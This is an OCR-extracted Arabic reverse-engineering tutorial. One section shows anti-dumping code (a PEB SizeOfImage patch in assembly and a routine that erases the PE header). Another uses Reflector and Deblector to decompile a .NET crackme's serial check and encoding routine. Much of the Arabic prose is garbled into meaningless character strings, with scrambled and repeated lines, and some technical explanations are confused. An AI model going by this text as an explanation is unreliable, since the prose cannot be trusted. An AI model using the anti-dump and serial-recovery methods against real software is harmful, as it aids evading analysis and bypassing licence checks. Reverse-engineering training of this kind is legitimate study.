صـ ُحـ ُمـ*ـزـ ُخـ ُيـ ُثـ َدـ ُبـ ِيـ ُخـ disassemble ـپـ خـ ُوـ َوـ ُيـ ُهـ ُظـ مـ ُنـ ُنـ ُبـ ُتـ ُخـ ُنـ ِيـ ُخـ ُدـ ُهـ ُحـ ,ـ ثـ ُلـ ُثـ ِيـ ُخـ ضـ ُدـ ُجـ ُيـ ُحـ*ـظـ صـ ُهـ ُخـ ُيـ ُزـ وـ virtual
صـ ُرـ ُعـ ِيـ ُخـ.

	virtual ـپـ خـ ثـ ُمـ ,ـ صـ ُاـ ُبـ ُوـ p-code disassemble ـپـ خـ ُوـ َوـ ُيـ ُهـ ُظـ پـ ُلـ ُضـ ُدـ ُجـ ُحـ*ـظـ ُهـ ُجـ َوـ ُظـ machines َوـ ُيـ ُيـ ُدـ ُيـ ُشـ ُعـ ُخـ ِوـ ُشـ ُخـ ُظـ ُدـ ُتـ پـ : Defeating HyperUnpackMe2 With an IDA

ضـ ُلـ ُاـ ُدـ ُتـ ُظـ ُخـ ُضـ ُدـ ُحـ ُجـ ُطـ ُوـ ُعـ ُوـ ُلـ ُاـ ُخـ ُفـ ُيـ ُدـ ُيـ وـ َوـ ُدـ ُوـ ُبـ ُتـ ُمـ ُدـ ُيـ machine virtual ـپـ خـ صـ ُثـ ُظـ ُجـ ُيـ ُعـ ُخـ ثـ ُيـ ُخـ ُجـ ُخـ ُبـ ُرـ ُيـ ُخـ ُدـ ُثـ ُنـ ُؤـ ُنـ ُبـ ُيـ ُدـ زـ ُوـ َوـ ُصـ ُخـ ُهـ ُجـ
ُلـ ُاـ ُخـ َوـ ُعـ ,ـ صـ ُجـ ُخـ ُلـ ُثـ ُجـ ُوـ ُزـ ُوـ ُوـ ُبـ ُتـ ُهـ ُجـ ُدـ ُيـ ُثـ ُدـ ُثـ ُيـ ُخـ رـ َوـ ُثـ ُلـ ُاـ ُخـ و ٣ا ١ـ ُيـ ُخـ ُبـ ُثـ ُجـ ُخـ ُزـ وـ.

هجتخنيخ ىدتجدوىدزخ ركندتب ببيب ملمحخ ىجدوبريخ تمه*نيبيبو ،شتخيخ فيعذ يخظذ ىجدوبريخ يبت واظباز خىتظ صدمضخ ىجخز نةتسى هجدبكح دمت
فيديواظب*ز ىجدوبريخ هجصبوووز Dump بيخ صخم ،صخم*بيخيوظ ،صخم*بيخيوظ

بيوي يدعخ ،صبيخ يوظ ال٧و شتخيخ.



تدوت وسؤ ىتوظنوؤ خدو٩ طح خيب-Anti-Dumping ىبذ خيب-Virtual Machines بخو Stolen

دتوت

يول أخوه بيخ *زد*ووو *و أبؤ Bytes :

صبدو يوؤ ىجخواز instructions branch ىجدوبريخ فيتاتيخ ىجخوؤ هجتت*بيخبخىعخ ه ،شدسو ىوؤ Nanomites يجظ صتت٤
نتنظذ ال٧ وؤ ضخىاتيخ هتدجؤ ال٧ة ىتىئى و ىخىت- يواظ جعى بوى- فيضخىاتيخ يوت هتدجخ ال٧ ىتهـ 3 INT إىىعيخ ٢دتىز
خيبت تدوط ىعتا بيت destination of the jump بيت*ز jump the of size صمحت*هيخ بيد٤و لد*ظخ ضدخى بيبيتو
ز ضدمحت*هيخ بخىعخ صفىعو طوىتظ تيخ ٢دتيخ هجإىىظ صهتوؤ غوىى،و ،تيخت كتىتىظ صخم ،تهـ*ز صدمضخ ىجدوىز خىتى INT
يوت ،بجخد تتز إىىظ ٢دتو ،و جعى تت*هيخ شيدىبو .صخلأخ اتيخ صمحت*ظ ٪دىبو بوصخ ود ٪ىىذز ىجدوبريخ خىتى 3
Armadillo . بيخ ىجدوىز صتهيخ يوت خىعىظ تيخ صدمضخ ىجخز ىهوو .تبخىتيخ تىخاعي ىهتي ،ضاتيخ دع صىىل ،ا ٢دتىيخ

لذعت تيلا PE تافلاما ىىيبب تصاما IMAGE_OPTION_HEADER ىىيب لخاد سصيع SizeOfImage لا مجا ىداش
لدع دوت runtime لا فيPEB لا فيىنىكارت ىداصب شديىب الىىب :كذلك دافتلاح عضت لمتيلا جمابرلا عملكاشتد لد

```
mov eax, fs:[0x30] ;PEB
mov eax, [eax + 0x0c] ;PEB_LDR_DATA
mov eax, [eax + 0x0c] ;InOrderModuleList
mov dword ptr [eax + 0x20], NewSize ;SizeOfImage
```

هوية الملف Header Executable Portable في PE وأول بايت من الملف يبدأ بـ MZ وتنتهي بـ PE وأول بايت من الملف يبدأ بـ MZ وتنتهي بـ Header Executable Portable

Export Import, Reloc, وأيضا جدول الاستيراد والتصدير وجدول الترحيل RVA في الذاكرة

entry point في الذاكرة وأيضا جدول الاستيراد والتصدير وجدول الترحيل Dump يمكن استخدامها لإفساد عملية Dump

Header PE في الذاكرة يمكن استخدامها لإفساد عملية Dump :

```
// This function will erase the current images
// PE header from memory preventing a successful image
// if dumped
inline void ErasePEHeaderFromMemory()
{
    DWORD OldProtect = 0;
    // Get base address of module
    char *pBaseAddr = (char*)GetModuleHandle(NULL);
    // Change memory protection
    VirtualProtect(pBaseAddr, 4096, // Assume x86 page size
            PAGE_READWRITE, &OldProtect);
    // Erase the header
    ZeroMemory(pBaseAddr, 4096);
}
```

المراجع 6.

1) An Anti-Reverse Engineering Guide (By Josh_Jackson)

2) The Art of Unpacking by Mark Vincent Yason

3) Peter Ferrie collection:
   Anti-Unpacker Tricks 2 Part Six Anti-Unpacker Tricks 2 Part Five Anti-Unpacker Tricks 2 Part Four Anti-Unpacker Tricks 2 Part Three Anti-Unpacker Tricks 2 Part Two Anti-Unpacker Tricks 2 Part One

4) Reversing: Secrets of Reverse Engineering. E.Eilam. Wiley, 2005

5) OpenRCE Anti Reverse Engineering Techniques Database

6) http://www.datasecurity-event.com/uploads/unpackers.pdf

الباب الخامس: تحليل برمجيات ذوات ذات

الدرس الأول: تطبيقات الدوت نت

.Net Applications Analysis (1)

	الدرس الأول: اختراق الحماية الدرس الأول: اختراق الحماية الدرس الأول: اختراق الحماية

1. أالً: كَسَ١ عُ تطبُكات ايسّت ْت Introduction to .net applications

ًمع*ظ پأدض خيربغص چئت Visual Basic C++ چـُعچ ًح, دو Compiler ًعاا و ثىحد وبد صَّّّّبخ شُاَّپخ ضدأچد
و
٪ىو لأاعودز إحعخ صحُسپخ يِّّو .دهعفعوؤ ثپخ صُغبرپخ صأچيدز دو Runtime ثُأظ صحُز وبد ىدعيِّض دأحظخ ذ يِّّ ثُأعيو .صَّّّّاىظ
.صُغبريخ صأچيخ

شُّّّصَخ صجضخ ,ج دجؤ ىدعوب فـدىدعيخ ىىهظخ ,سعظِّ ًداعكپ ُّچلأخ كسپؤ ًثُ ,طو ضوًپخ صحُز مم٠ ثم*ظ ثپخ صغبرپخ ضدأپ هجـ
: طو ضوًپخ ضدثُّس هظ ثُأظو

دعّچُوَ Language Intermediate صهُّّو صأپ وبد صَّّّّظخ شُاَّپخ Compiler طو ضوز ذطخ چـُعظخ پـدل 1(
.صهُّّىپخ صأچپخ ضدمُخ*ظ ًح, ًىعل ًّّّاىظ إحجًىو, ىعىو (IL) زًخدُعوخ

صد Runtime Language Common *پخ ثُأعيخ صىچوبعظ ,ؤزدپخ ًّّّاعيخ إحظخ ثُأظىو, 2(ًّّچُّ ثپخو
)CLR(ًخدُعوخ صپخ صأپ وبد صهُىپخ صأچيخ ضدمُخ*ظ ثىحد framework net طو ضوي ثم,دَ٤ب هم٠ صم اظخو
. Machine Code

صخلُظخ أُ*ظو ,ًّّّاىعپخ ثُّّج وبد ثُّّعبَ ه نخ وبد ىچدوبرپخ زؤ دىً ١١١١ - صثُّبذ Just In Time Compile
وخوعُدَخً) JIT Compiler (.

ز –

:صىعظُّچ ًح, ىچدوبريخ ثُأظ چعَ ىدعيدز و ,دًّّاوَ صپخ صأپ ضدمُخ*ظ خدا٩ىپخ چدُعَ ببپُ*ز 3(

- صپخ صأپ وبد صهُىپخ صأچيخ ضدمُخ*ظ ثىحد : وولأخ صخلُظخ.
- صپخ صأپ ضدمُخ*ظ ًّّّاظ : صؤبپخ صخلُظخ.

طو ضوز صغبرظخ ضدثُّسهپخ ًّّّاظ وإظ ًّّّاَ دچ خًّّو و.

IL صهُىپخ صأچپخ ضدمُخ*ظ ًّّّ دچًّّنُّب ؟

صأچيخ يِّّ ضدمُخ*ظ دهُيُّّّو kurapica نلأپصپدثُچ ًَّّّّپخ خًّّو ,ج دثُّؤ.

Reflector رَأْطبُ عُ اشاتَ عُ ُ ْ ًت :ًاْ ثاْ 2.

شَ*ز يِنْيِخ ٌ, بـرع*َ صِتُّلو ,طو ضوَّيِخ ضدتُّس ه ظ ضدَعدٌ بـ بِ ٌ*ظو بـ ثاظ ثـ يخ ثِجخبريخ ث أو ه جِ Reflector ثِجدوُز بـرع*َ


Deblector : دٌ ِ ُ ُ زؤ صُغبريخ ضذد ،ل إخ ه جِ يَ, ًظىئ ه جِ ًَ َ ًظو ,بِثاظخ خ ٌ دبه ,عمعَ ص*جخَ شَ ّ ُ ُ ج صُغُ ز ضدأِ و Reflexil خِيث

دعدغ فـ ِ ًدئ ُ ُ ج ًَ ّ ل ثعِ ث اسل ج دُ ٌ ه َ.

ثِجدوبـريخ دبه ,عمعَ ثـ يخ ضخُظخو ٢ دثـ يخ جُ ٌ ؤ خَ ,شُ ٩ ٌ و ثـ ثُ خ ؤ.

ثـ يخ ضُغبريخ ضأُجِ يخ دَ ُ عِ ٌ ز ًَ ُ ل أذ فـ ِ ص ِ ٌ ًَ ُ ى ظ ض ص مجثِّ يخ ذ بـ ِ ٌ ك ه ِ ظ


يِنْيِخ ٌ هُ بـ ُ خ, ثـ ه ُ ُ ٌ ِ دهثُ ظ.





ى, ه ِ ٌ ِ دَ ُ عِ خ دَ ه ِ ٌ IL (ق ُ ُ ظ ض دمُ ُ ظ ثـ ِ ٌ ثـ ِ ٌ م, فـ ِ ص ُ ظ خ ِ ٌ ص ُ ى ِ ٌ ص أُجِ يخ بـرع*َ ُ ل أذ شَ ـ شَ ـ د ِ ج

ث) ًَ ّ د ُ ع ُ


. (IL) ص ُ ى ِ ٌ ص أُجِ يخ ض دمُ ُ ظ ه ِ ٌ ظ فـ ِ ى ُ ج ُ ع ِ ٌ م ُ ِ ٌ





Search



Disassembler
Browser
Appearance
Proxy Server
Show PDB symbols
Language:
IL
Optimization:
.NET 2.0
Documentation:
Formatted
Number Format:
Decimal
Indentation:
Auto
Hexadecimal
Decimal

Only Items Public : وبـ Visibility دُطخ وُآعز شُدُاپخ ُبدُپخيً, تُخُطُددتن






ضدمُدُ*ِيذ ه ِد صُخُدُعِيخ يِ ُ بـرء*ظ ٣ثُؤ بـپُ ُ خُ, ُلدئدلُ ِجئ يُويپ .ُپ ِجُثُپخ يدي ِخ ِجئدن بُدي ِخ ِجئدن ُ ُى*پ ِخ خ ِخ ِى ِخ ِعُ ِخ ِن ِجئدن ِخ ِجئدن




صمجدثيخ فـدَ (+) صمجدثيخ ,ُ ُ ىظ ى,و ُ ئ*پـ خ خَعُخ ندنجدهىم ، ُ ى ح Analyzer: ن خ ى ى*ز ش ش ـ ش ُ و ى اپ خ خَ ,ُ ه ُ ع ٩ ُ

خ ا ُ ,ص) Used By ُ چ ا أ د ع ـ ي ئ ي خ ُ ,و غ ض خ خ ِ ُ و ب ذ ذ ُ خ ِ و BTRCLICK غ ض خ ف ـ ي خ ى ع ِ ُ ئ*پـ خ ن ؤ ا ا ا و و)

Go To Member جه خ ي ئ ج م ص خ ظ ى س ئ ث ص) Popup Menu (و ُ ي ِ ُ ر بو خ پ*ئ ُ ، م ه خ ي خ ل ص Browse :



: ُ خ ظ خ ي ئ ي د ب ي ئ ُ ُ ُ ُ خ , ئ و ي ظ خ ٣ ا ا پ ذ ى ,



Deblector ١ عَ ١ إلانات ١ ـَكسـَ ١ ـَ: أجاثـ 3.

ـخ، ـَدَ دهنيو OllyDbg ي ـعـ ـظ ـ ـ ـ

■ إيقاف الخطوة الحالية وتنفيذ الكود بدون توقف :

⏸ إيقاف مؤقت لتنفيذ الخطوة الحالية، وفي حال الضغط مرة أخرى تستأنف التنفيذ:

ضغط مفتاح F11 [Step Into) يدخل إلى الدالة الحالية :
(

يخرج من الدالة الحالية (Out Step) ويتوقف عند الخطوة التالية :

[F10] يخرج من الدالة الحالية (Over Step) ويتجاوز الدالة الحالية :

(Attach) تستخدم لإرفاق الملف الحالي بعملية تعمل في الذاكرة :

[F9] يضع View IL نقطة توقف في الخطوة الحالية :

⏸ إيقاف مؤقت لتنفيذ الخطوة الحالية، وفي حال الضغط مرة أخرى تستأنف التنفيذ .

L_0000 ... L_0001 : تسمى العناوين الافتراضية لأوامر IL وتستخدم لتحديد مواقع الأوامر في الذاكرة.

L_0077 : يستخدم الأمر (bne) للقفز إلى العنوان المحدد بعد الأمر

```
L_003e: ldc.i4.0
L_003f: bne.un.s L_0077
L_0041: ldloc.1
L_0042: ldc.i4.s 10
L_0044: ldc.i4.8
```

View IL . شرح فيديو يظهر صفحة برمجية ضمن *ظ هجرة دظ ؤخظ ظظظ ي ينيخ *ظ

يهؤيخو ضلامعظخ جئي ٌ دهئ جع وحـ صمهجشدو بـرع *ظ كئشي عيخ هبكؤ بد*جيشيظ

يدلا فيشلاجؤ DLL ضدامحيؤجؤبريخ دهحؤمعز خيثئ ثيخ ضدامظخ ه*ظ دمؤ .يؤجوبريخ ثأعي صجلايخ صحلمحخ ضدامظخ ح,ي ع ح
.يؤجوبريخ يخجه ص*ج دويؤ

ياطيا زاي إن فسار اهيا ثئ :اعباض 4.

حلإذ يي ت دوكاظ خب BTRCLICK Register : يخ ح, ١٣ آ يخ ثيئن يخ

```
Disassembler

Public Sub BTRClick(ByVal sender As Object, ByVal e As EventArgs)
    Dim text As String = ""
    Dim str As String = ""
    [text] = Me.Ts.Text
    If (([text].Length > 16) AndAlso (RHA.GetValue(Strings.Mid([text], 1, 9)) = "112244617383124392")) Then
        str = RHA.GetValue(Strings.Mid([text], 10, 8))
        If (str = "4157") Then
            Me.Ts.Text = RHA.SetStr(Conversions.ToInteger(str))
        End If
    End If
End Sub
```

خظعاو Text : جعاو ؤ String, يخ زظخ فيديي يظخ ثوظخ يخ ي Ts .

16>Text.Length

Mid(text, 1, 9) : ؤو ؤوب 9 كذا جه خب دب خظوث.

8) 10, text, Mid(

GetValue : RHA.GetValue RHA. صغبريخ شلايخ فيديشيي ج Function صا٨و

Ts.text يخ زمخيص و صمئي يدب :

تشفير البيانات.

16 بايت لأن تشفير البيانات يتم على مجموعة من 16 بايت.

1122446173831243 92(.) يتم تخزين الرقم في متغير من نوع GetValue يتم تشفير البيانات بالبايت الأول 9 بيوت

تشفير البيانات بالبايت الثاني.

GetValue يتم تشفير البيانات بالبايت الثالث يتم تخزين الرقم في متغير من نوع (4157.) يتم تشفير الرقم في متغير

SetStr . يتم تشفير الرقم في متغير TS، يتم تخزين الرقم في متغير يتم تشفير البيانات بالبايت الرابع

```
Public Shared Function GetValue(ByVal StrIn As String) As String
    Dim str9 As String = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ-1234567890123456789"
    Dim str4 As String = ""
    Dim str5 As String = ""
```

يتم تخزين الرقم String في متغير (Parameter) يتم تشفير البيانات بالبايت الأول والثاني يتم تشفير البيانات بالبايت الأول

GetValue = ... يتم تخزين الرقم في متغير StrIn يتم تشفير البيانات بالبايت الثالث

```
Public Shared Function GetValue(ByVal StrIn As String) As String
    Dim str9 As String = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ-1234567890123456789"
    Dim str4 As String = ""
    Dim str5 As String = ""
    Dim str6 As String = ""
    Dim str7 As String = ""
    Dim str8 As String = ""
    Dim str2 As String = ""
    Dim str3 As String = ""
    Dim start As Integer = 1
    Dim num As Integer = 0
    Do
        If ((num Mod 4) = 0) Then
            str4 = (str4 & Conversions.ToString(str9.Chars(num)))
        ElseIf ((num Mod 4) = 1) Then
            str5 = (str5 & Conversions.ToString(str9.Chars(num)))
        ElseIf ((num Mod 4) = 2) Then
            str6 = (str6 & Conversions.ToString(str9.Chars(num)))
        ElseIf ((num Mod 4) = 3) Then
            str7 = (str7 & Conversions.ToString(str9.Chars(num)))
        End If
        num += 1
    Loop While (num <= 71)
```

: صُيُخ ضخوأعظه هج صخر بيدهُ لالظ دمتّ -

Str9 (.ًدًك 72 هج إياجِ) صمُتُيخ طزدكٍ وُو وأعج تُنن :

Str4, Str5, Str6, Str7 : جعأوخض وُ ُص.

صتُخضذ بالاو هجدعجُتيذ يدُب جعَ صُيُخ ضالامعظذ يٍ ُن ؤ لالا - Do ... Loop ًخ,لأذ فيد ش ُدًد٩ يخ

num (72) صتُخضذ يٍ ُخُظ جعُ ُوً (71) ًعمُئ كسُظ دجً, صتُخضذ ءعيظو)0(

ش ُج

:صُ٤ُ تُر ,زوَ تددُن ؤ لالاو دمتّ-

Str4 = ,ًخ 4 ًودٍ (0) .... ُيٍ*ظ ه ًوؤ ذ ن ددتّخُب *يخصمٍ ُئ ُذز ن ددتّخُب ًوؤ ه *ظ يٍ ُو num يً*يخصمٍ ُئ ُذز ن ددتّخُب ًوؤ ه *ظ يٍ ُو If (num Mod 4) = 0 Then

ًجٍ ُى,

]num[Str4 + Str9 ًعمُئ ُودٍ ظ Str4 وأعظذ صمُئ ُن ؤ ه *ًخ ٍ ُو صُيدضخ ه٠ num صمُئ ًسُ ُظ ُظ ٍ يخ أُضخ دهُيدأ ا ج

: Str9 صُيُخ صخُيذ

Num = 0 ➔ 0 Mod 4 = 0 ➔ Str4 = Str4 + Str9(0) ➔ Str4 =

a Num = 1 ➔ 1 Mod 4 = 1 ➔ St5 = Str5 + Str9(1) ➔ Str5 = b

صتُخضذ يٍ ُخُظ صف ُعوو - **Str7**(**Str6, Str5, Str4,** صُوُتُ ُل اُ ,زوَ ددَيً ئعُ ُش ُج 72

:صُيدعيذ ضخده ظذ ,سعيو ،تُ ُل إ ُيخ يٍ ُج ُئ ,سعيً كتُظذ ئعيً ُ

)1 خُعك خإل٠دُص Deblector.

)2 ُأتُ خير بودجئ خعًأ (DotNet Expert 2.exe.)


)3 خ٠أ٣, خً ٍ ًَ Attach .

)4 Attach. أ٣٠خ تُ ه ش ُديخ هج أعذ ئجدوبريخ ُعوخ

)5 RHA . شرح فيديو يشرح GetValue


)6 ٠, وتصل إلى الـ nop 0000

زُلْلَذ نخيخ



)7 ثالثة

F7 ؛ ٣ أ ؛ ؛ ؛ ٣ أ ؛ ؛ ؛ ٣ أ ؛ ؛



Str4 ="aeimquyCGKOSW-4826" Str5 ="bfjnrvzDHLPTX15937" Str6 ="cgkoswAEIMQUY26048" Str7 ="dhlptxBFJNRVZ37159"

دُو نِخ : ىدعِخ ُهِخ وبـ تُـ ىعُ خِ ا ىهى, صجدىِخ ,زلأذ ضخواُظذ ِ دجو صتُـ دِخ صتُـ ضخ ظُخ

```
str8 = (str4 & str5 & str6 & str7)
```

Str8 تُـ ىعِج وأُعِج فـ دِ صتُـ دِخ ,زلأذ تُـ ىلِخ ,مِ خ تُـ ىَ ىجدوبرِخ نِخ : ِ ُ َ ىعم ُ ىَ ىنتُـ ىعُ نُ بـ

Str8 = "aeimquyCGKOSW-4826bfjnrvzDHLPTX15937cgkoswAEIMQUY26048 dhlptxBFJNRVZ37159"

,زلأذ تُـ ىلِخ ,مجصخُ تُـ ىَهِجأُدكُ 9 بـ وؤِ واز ىجدوبرِخ ُعتُ دُ*ز :

```
str4 = Strings.Mid(str4, 1, 9)
str5 = Strings.Mid(str5, 1, 9)
str6 = Strings.Mid(str6, 1, 9)
str7 = Strings.Mid(str7, 1, 9)
```

ىدىَ ل صتُـ فـ دِ دُ*ع*ى ُ ىخِ تُـ ىخِ ِ وُ ،ىدعِدِ ,زلأذ تُـ ىلِخ كُ ىخ ُ ىسغ :

Str4 = aeimquyCG
Str5 = bfjnrvzDH
Str6 = cgkoswAEI

Str7 = dhlptxBFJ

:ًح-٣ُزِدُّوَّزخ نؤ ل اب صُيِدعِپخ صتُحُضخ ًُّتُ*ظ چَّ

```
Dim num4 As Integer = (StrIn.Length - 1)
Dim i As Integer = 0
Do While (i <= num4)
   If (Strings.InStr(str4, Conversions.ToString(StrIn.Chars(i)), CompareMethod.Binary) <> 0) Then
      str2 = (str2 & Strings.InStr(str4, Conversions.ToString(StrIn.Chars(i)), CompareMethod.Binary).ToString & "1")
   ElseIf (Strings.InStr(str5, Conversions.ToString(StrIn.Chars(i)), CompareMethod.Binary) <> 0) Then
      str2 = (str2 & Strings.InStr(str5, Conversions.ToString(StrIn.Chars(i)), CompareMethod.Binary).ToString & "2")
   ElseIf (Strings.InStr(str6, Conversions.ToString(StrIn.Chars(i)), CompareMethod.Binary) <> 0) Then
      str2 = (str2 & Strings.InStr(str6, Conversions.ToString(StrIn.Chars(i)), CompareMethod.Binary).ToString & "3")
   ElseIf (Strings.InStr(str7, Conversions.ToString(StrIn.Chars(i)), CompareMethod.Binary) <> 0) Then
      str2 = (str2 & Strings.InStr(str7, Conversions.ToString(StrIn.Chars(i)), CompareMethod.Binary).ToString & "4")
   End If
   i += 1
Loop
```

